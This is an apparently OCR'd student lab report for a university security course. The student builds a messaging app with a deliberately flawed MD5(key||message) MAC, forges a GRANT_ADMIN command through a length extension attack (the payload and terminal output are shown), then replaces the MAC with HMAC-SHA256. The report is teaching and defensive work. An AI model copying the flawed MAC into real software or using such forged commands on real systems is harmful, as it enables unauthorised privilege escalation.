
```
            return {'status': 'success', 'message': f"Set quota
            ↪  {cmd_dict['LIMIT']} for user {cmd_dict['USER']}"}

        elif command == 'GRANT_ADMIN':
            if 'USER' not in cmd_dict:
                return {'status': 'error', 'message': 'Missing USER'}
            # Process admin grant
            return {'status': 'success', 'message': f"Granted admin privileges to
            ↪  user {cmd_dict['USER']}"}

        return {'status': 'error', 'message': 'Unknown command'}

#Inserted into handle_client method
elif command == 'COMMAND_MSG':
    if not current_user:
        response = {'status': 'error', 'message': 'Not logged in'}
    else:
        cmd_msg = message.get('command_msg')
        mac = message.get('mac')
        response = self.handle_command_message(current_user, cmd_msg, mac)

#Inserted into SecureTextClient:
    else:
                print(f"\nLogged in as: {self.username}")
                print("1. Send Message")
                print("2. List Users")
                print("3. Send Command Message")
                print("4. Logout")
                choice = input("Choose an option (or just press Enter to wait for
↪   messages): ").strip()

                if choice == '1':
                    self.send_message()
                elif choice == '2':
                    self.list_users()
                elif choice == '3':
                    self.send_command_message()
                elif choice == '4':
                    self.logged_in = False
                    self.running = False
                    self.username = None
                    print("Logged out successfully")
                elif choice == '':
                    # Just wait for messages
                    print("Waiting for messages... (press Enter to show menu)")
                    input()
                else:
                    print("Invalid choice!")
```

```
    def compute_mac(self, key, message):
        """Compute flawed MAC using MD5(key || message) - vulnerable to length
        ↪  extension"""
        mac_input = key.encode('utf-8') + message.encode('latin1')
        return hashlib.md5(mac_input).hexdigest()


    def send_command_message(self):
        """Send a command message with MAC"""
        if not self.logged_in:
            print("You must be logged in to send commands!")
            return

        print("\n=== Send Command ===")
        command_msg = input("Enter command: ").strip()

        # Simple shared key
        MAC_KEY = "SecretKey123"

        # Compute MAC
        mac = self.compute_mac(MAC_KEY, command_msg)

        command = {
            'command': 'COMMAND_MSG',
            'command_msg': command_msg,
            'mac': mac
        }

        response = self.send_command(command)
        print(f"\nServer response: {response['message']}")

#Part D - 1. Replace with Secure MAC:
#After the vulnerabilities in our previous MAC protocol have been displayed by
↪  performing a length extension attack, here is the secure HMAC implementation:
import hmac
class SecureTextServer:
    # ...existing code...

    def compute_mac(self, key, message):
        """Compute secure MAC using HMAC-SHA256"""
        if isinstance(message, str):
            message = message.encode('utf-8')
        return hmac.new(key.encode('utf-8'),
                        message,
                        hashlib.sha256).hexdigest()

    def verify_mac(self, key, message, received_mac):
```

```
        """Verify MAC using constant-time comparison"""
        try:
            if isinstance(message, str):
                message = message.encode('utf-8')

            computed_mac = self.compute_mac(key, message)

            # Use constant-time comparison
            return hmac.compare_digest(computed_mac, received_mac)
        except Exception as e:
            print(f"MAC verification error: {e}")
            return False
#Also in the SecuretextClient Class:
    def compute_mac(self, key, message):
        """Compute secure MAC using HMAC-SHA256"""
        if isinstance(message, str):
         message = message.encode('utf-8')
        return hmac.new(key.encode('utf-8'),
                    message,
                    hashlib.sha256).hexdigest()
```

2.3.3 Challenges and Solutions The biggest problem was spending several hours trying to understand why my computed MACs over hash_extender were unsuccesful with my script attempts, it turns out I was using the key size as I had bee attem,ping to use 11 when it was 12. An unfortunate but simple error that cost me a significant amount of time. The solution was found by cross-referencing online that all my hash_extender data being used in my input was correct.


2.3.4 Testing and Validation Part A: Network Attack Demonstration 1. Eavesdropping Attack: This attack was demonstrated through wireshark, where after starting the securetext.py server, I started wireshark capturing any packets on the loopback interface as any communication is done locally on our device. After then setting a filter for TCP packets with destination port 12345, I connected users admin and user1 and sent a message from one to the other. As expected, I was able to read the contents of the message along with the time it was sent and which user sent it as seen in the following screenshots:



2. Message Tampering Concept If an attacker or malicious third party was looking to intercept and modify messages, they could do so by first monitoring the unencrypted TCP traffic on the securetext.py server between users as I just demonstrated, tools such as wireshark would do this as shown. After obtaining the necessary information (destination port(s), usernames, message structure etc.) an attacker could use a tool like MITMproxy or Bettercap to intercept and manipulate traffic live to change items such as the message contents, the user it came from, or who the message is directed to in an attempt to exploit for confidential information or phish users (https://www.securew2.com/blog/best-tools-mitm-attacks).

Part B: Flawed MAC Implementation 1. Implement H(k||m) MAC/ Message Format Enhancement:


This section was done and shown in the code snippets from above under the comment "Part B - 1. Implement H(k||m) MAC/ Message Format Enhancement" demonstrating the code used to implement it and fit the required command format. The following screenshots show a succesful terminal of the example command `CMD=SET_QUOTA&USER=bob&LIMIT=100` and the MAC concatenated to our message in wireshark:




Part C: Length Extension Attack 1. Implementation was done as per above. 2. Having taken the MAC from the intercepted message passiveley, I used hash_extender and crafted my own length extension command with the suggested command:


`CMD=SET_QUOTA&USER=bob&LIMIT=100&padding&CMD=GRANT_ADMIN&USER=attacker`

This is done without knowing k as per the following screenshot:




3. Having the necessary information, a simple python script was then crafted to login as the user admin, and extend our message with the new extended message and MAC as shown in the following two screenshots:



kali@kali: ~/ECE572_Summer2025_SecureText/src
File Actions Edit View Help
└─$ python3 securetext.py server
Testing hash implementations...
Single Hash Timing:
SHA-256: 0.03ms
PBKDF2: 32.46ms
Hash Performance Comparison:
SHA-256 Results:
- 1,000 iterations
- Total time: 0.0023 seconds
- Average time per hash: 0.0023 ms
PBKDF2 Results:
- 10 iterations
- Total time: 0.3224 seconds
- Average time per hash: 32.2408 ms
- Slowdown factor: 13777.7x
SecureText Server started on localhost:12345
Waiting for connections...
New connection from ('127.0.0.1', 45972)
Message bytes: b'CMD=SET_QUOTA&USER=bob&LIMIT=100\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00`\x01\x00\x00\x00\x00\x00\
x00&CMD=GRANT_ADMIN&USER=attacker'
Received MAC: 18846eed63a94027f8c254c81d8b1474
Computed MAC: 18846eed63a94027f8c254c81d8b1474
Connection from ('127.0.0.1', 45972) closed
kali@kali: ~/ECE572_Summer2025_SecureText/src
File Actions Edit View Help
== Sending Attack Payload ==
Extended message (hex): 434d443d5345545f51554f544126555345523d626f62264c494d49543d313030800000000000000000000000060010000000
0000026434d443d4752414e545f41444d494e26555345523d61747461636b6572
Extended MAC: 18846eed63a94027f8c254c81d8b1474
== Server Response ==
{
"status": "error",
"message": "Unknown command"
}
┌──(kali㉿kali)-[~/ECE572_Summer2025_SecureText/src]
└─$ python3 lengthextensionattck.py
== Logging in ==
{'status': 'success', 'message': 'Authentication successful'}
== Sending Attack Payload ==
Extended message (hex): 434d443d5345545f51554f544126555345523d626f62264c494d49543d313030800000000000000000000000060010000000
0000026434d443d4752414e545f41444d494e26555345523d61747461636b6572
Extended MAC: 18846eed63a94027f8c254c81d8b1474
== Server Response ==
{
"status": "success",
"message": "Granted admin privileges to user attacker"
}
┌──(kali㉿kali)-[~/ECE572_Summer2025_SecureText/src]
└─$



The script used was “lengthextensionattck.py” and has been added to my fork appropriately for further context.

Part D: Secure MAC Implementation 1. Replace with secure MAC: Following a succesful attack, I implemented a secure HMAC-SHA256 protocol to prevent against a length extension attack as shown above in my code snippet. The following screenshots display a succesful defense against length extension attacks while still working for standard messaging with valid commands from users:





2. Security Analysis: HMAC is resistant to length extension attacks because of it's hashing steps and design to do so. To explain, HMAC goes through two hashing iterations on the plaintext, key and S1 padding known as ipad, and then hashes again on an outer key and S2 padding known as opad to the original message. This results in a message format similar to the following: HMAC(key, message) = H(mod1(key) || H(mod2(key) || message)) OR HMAC(k,m) = H(k' XOR opad || H(k' XOR ipad || m)) (https://www.geeksforgeeks.org/computer-networks/what-is-hmachash-based-message-authentication-code/). Therefore, by hashing twice and nesting the secret key, an attacker would need to know our secret key "k" for an input to complete a length extension attack (https://www.baeldung.com/cs/length-extension-attack).

Comparing this to my last implementation of MAC(k,m) = MD5(k||m), this is significantly more secure as it prevents anyone with access to our MAC to extend the message due to the need of obtaining all the required inputs to do so, having allowed us to apppend to the message as shown. Now with HMAC, we would have to know the secret key used by both parties in order to perform a length extension attack.

Some key management considerations incldue being aware that utilizing a shared secret key requires secure key distribution between all communicating parties. Additionally, if a key is compromised, then all authenticity for any messages that are sent is compromised as well, proving to be a significant concern to all parties. This means, if we wanted our application to be more secure, we should consider implementing key generation for different purposes, ensuring key rotation, and putting better storage and access on them for both parties.

---

3. Security Analysis

3.1 Vulnerability Assessment

See Above

3.2 Security Improvements

